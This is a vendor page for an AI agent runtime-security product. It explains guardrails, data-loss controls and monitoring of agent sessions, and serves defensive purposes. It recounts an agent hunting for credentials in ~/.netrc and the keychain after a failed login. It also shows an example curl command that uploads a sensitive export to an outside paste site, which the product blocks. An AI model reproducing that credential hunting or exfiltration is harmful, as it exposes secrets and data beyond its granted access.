
September 21, 2026
Restricting AI Agents When No Human Is Watching

Learn how restricted sessions apply security by design to the agentic risk model, limiting data exfiltration and unsafe actions in AI agents.
Read More
AI runtime security checks what an AI agent does while it does it: each prompt it is given, each tool call it is about to make and each result it reads, so a leaked secret or a dangerous command is stopped in the moment, not found in a review later.
Runtime Protection is the part of the Autonomous platform that does it: it monitors every agent session, applies guardrails to each action, and keeps sensitive data within the destinations you trust.
When an agent's task hits a wall, it looks for a way around it. In our study of real enterprise sessions, the most common confirmed threat was a small task, a failed login, and an agent hunting for credentials nobody gave it.
A real session
Asked: Why did this Jenkins job fail?
The agent probed environment variables, ~/.netrc, the Jenkins CLI's config and the keychain, then used a plaintext password and wrote it into a temporary file, where it now sits in shell history.
A log tells you this happened after the password is already exposed. And more agents now run with nobody watching at all: nightly reports, background jobs and cloud agents, where no one is there to reject a strange tool call. The check has to sit between the agent's decision and the action, and act on its own.
The prompt before the model sees it, each tool call before it runs, and each tool's result before the model reads it, for MCP tools and built-in ones such as the shell alike.
Each detector that fires says allow, redact or block. The action gets the worst of them: a secret is masked and the rest goes through, or the whole call is stopped, with the policy's name shown to the person.
Once a session reads from a source you marked sensitive, it may send only to destinations you trust. With DLP enforced, anything else is blocked for the rest of that session, whatever the agent was told.
What an agent does, step by step, and what Runtime Protection decides at each one.
An example session
Prompt
“The nightly export failed. Find out why and fix it.”
Checked at PromptAllowed
Guardrails: no injection, secret or personal data in it.
Tool call
The agent reads the export job's logs from the production cloud account.
aws logs tail /prod/export --since 24hChecked at Tool inputAllowed
Guardrails: nothing dangerous in the command.
Read a sensitive source: the session is now restricted
Tool result
The logs come back, and one line holds an API key.
export: 401 from billing API, key=██████Checked at Tool outputRedacted
Secrets guardrail: the key is masked before the model reads it.
Tool call
To share what it found, the agent tries to upload the export to a public paste site.
curl -F file=@export.csv https://paste.example.netChecked at Tool inputBlocked
DLP: the session is restricted, and this is not a trusted destination.
Tool call
It fixes the token refresh and pushes a branch to the company's own repository.
git push origin fix/export-tokenChecked at Tool inputAllowed
DLP: your Git organization is on the trusted destinations list.
Answer
“The export failed on an expired token. The fix is on fix/export-token.”
Our research team studied over 100,000 real AI agent sessions on enterprise endpoints, from Cursor and Claude Code to fully autonomous agents.
Source: The Hidden Security Risks in 100k Enterprise AI Sessions
Every agent session is recorded with its prompts, tool calls and results, scored for risk, and filtered by user, machine, project and detection.
Open a session to see why it is rated as it is, each risk linked to the moment in the transcript, or run a deep scan for what the real-time checks may have missed. The Enforcement tab lists every action that was blocked or redacted, and what monitor mode would have blocked. Seeing the content itself takes a role that allows it.
Six built-in detectors run on prompts, tool calls and tool results: prompt injection, secrets, PII, exfiltration, hidden encodings and dangerous commands.
Once you enforce them, each detector's default applies: secrets are redacted and prompt injection, exfiltration and hidden encodings are blocked, while dangerous commands are only observed until you choose to block them. PII detection ships off. Each detector has its own stages, action and confidence threshold, and you can add your own, by regular expression or an LLM prompt.
AI data loss prevention for agents starts from two lists you keep: the sensitive sources whose data must not leave, and the trusted destinations where data may go.
A domain, a Git organization, a cloud account, an MCP server or a connector workspace. A read from one arms the leak check for that session. Suggestions come from what your agents actually read. Blocking on the endpoint follows domains, Git organizations and cloud accounts; MCP servers and connectors count toward leak detection only, for now.
Where data may go: your company's domains, Git organizations and cloud accounts. Anything else is outside, including a personal GitHub account: company code pushed to a Git organization you don't own counts as a leak.
A session that read a sensitive source and then sends outside the boundary. Count every such send, or only those carrying the data, traced through files, variables, archives and the clipboard. Each session is flagged Data leakage or Possible data leakage.
In enforce, once a session reads sensitive data, its later calls to anything untrusted are blocked. The agent keeps working, and can still push to your own trusted repository. No detector has to recognize an attack first. Blocking reaches the agents that support real-time enforcement.
An agent becomes dangerous when it holds private data, reads untrusted content and can talk to the outside, all at once. Restricting the session after a sensitive read removes the third, so a prompt injection has nowhere to send what it found, whether or not anything noticed the injection.
Every control runs in one of three modes, and every new one starts in the mode that can't block anyone.
Watch what a policy would block for a few days, replay it over past traffic after you tune it, then enforce, for a pilot group first.
Security that acts while an AI agent works: it checks each prompt, tool call and tool result as it happens, blocks or redacts what breaks policy, and records the session. Posture tells you what agents could do; runtime security decides what they actually get to do.
Partly. An AI firewall sits in front of a model and filters what goes in and out. An agent also reads files and runs commands on the machine, which no network filter sees, so the checks run at the agent itself too. If you already run a LiteLLM proxy, the same policy covers it: see LiteLLM guardrails.
The built-in detectors run at the agent's own hooks, as each prompt and tool call happens. A further check by an LLM is switched on per detector and stage, only where you want it.
The action is stopped before it runs and the person sees a notification naming your policy, such as “Blocked by organization guardrails policy”. You get the finding with its session, and an entry on the Enforcement tab marked blocked.
Not unless you choose to. Every new policy and guardrail starts off or in monitor mode, where activity is evaluated and logged but nothing is blocked. You move a policy to enforce when its findings look right, for a pilot group first.
Tune it before it blocks anyone: raise its confidence threshold (70 by default), switch it off at a stage, trust the destination it keeps flagging, or set it to allow. Then replay it over the last hour, day, week or month of real traffic to see what it would catch now.
Yes, and that is where it matters most. The checks and the restricted session need no one at the keyboard, and our endpoint agent also runs in containers and cloud agent environments, where background agents do their work.
Blocking needs an agent that exposes real-time hooks, such as Cursor, Claude Code, Codex, Gemini CLI and Claude Desktop; the others are monitored. The console tells you how many AI clients in your own fleet can be enforced.
Learn how restricted sessions apply security by design to the agentic risk model, limiting data exfiltration and unsafe actions in AI agents.
Read More
Enterprise AI agents are repeating the Hugging Face breach patterns on developer endpoints right now. A study of 100k agent sessions revealed thousands of cases of autonomous credential hunting, indirect prompt injection via Jira/Confluence, and unsupervised production changes. Learn why agentic security requires continuous session monitoring, input guardrails, and brokered credentials.
Read More
We demystify AI guardrails, gateways, and everything in between, while clarifying what’s needed to ensure secure MCP operations.
Read MoreSee what Runtime Protection would block in your own agents' sessions, in monitor mode first.
Book a demo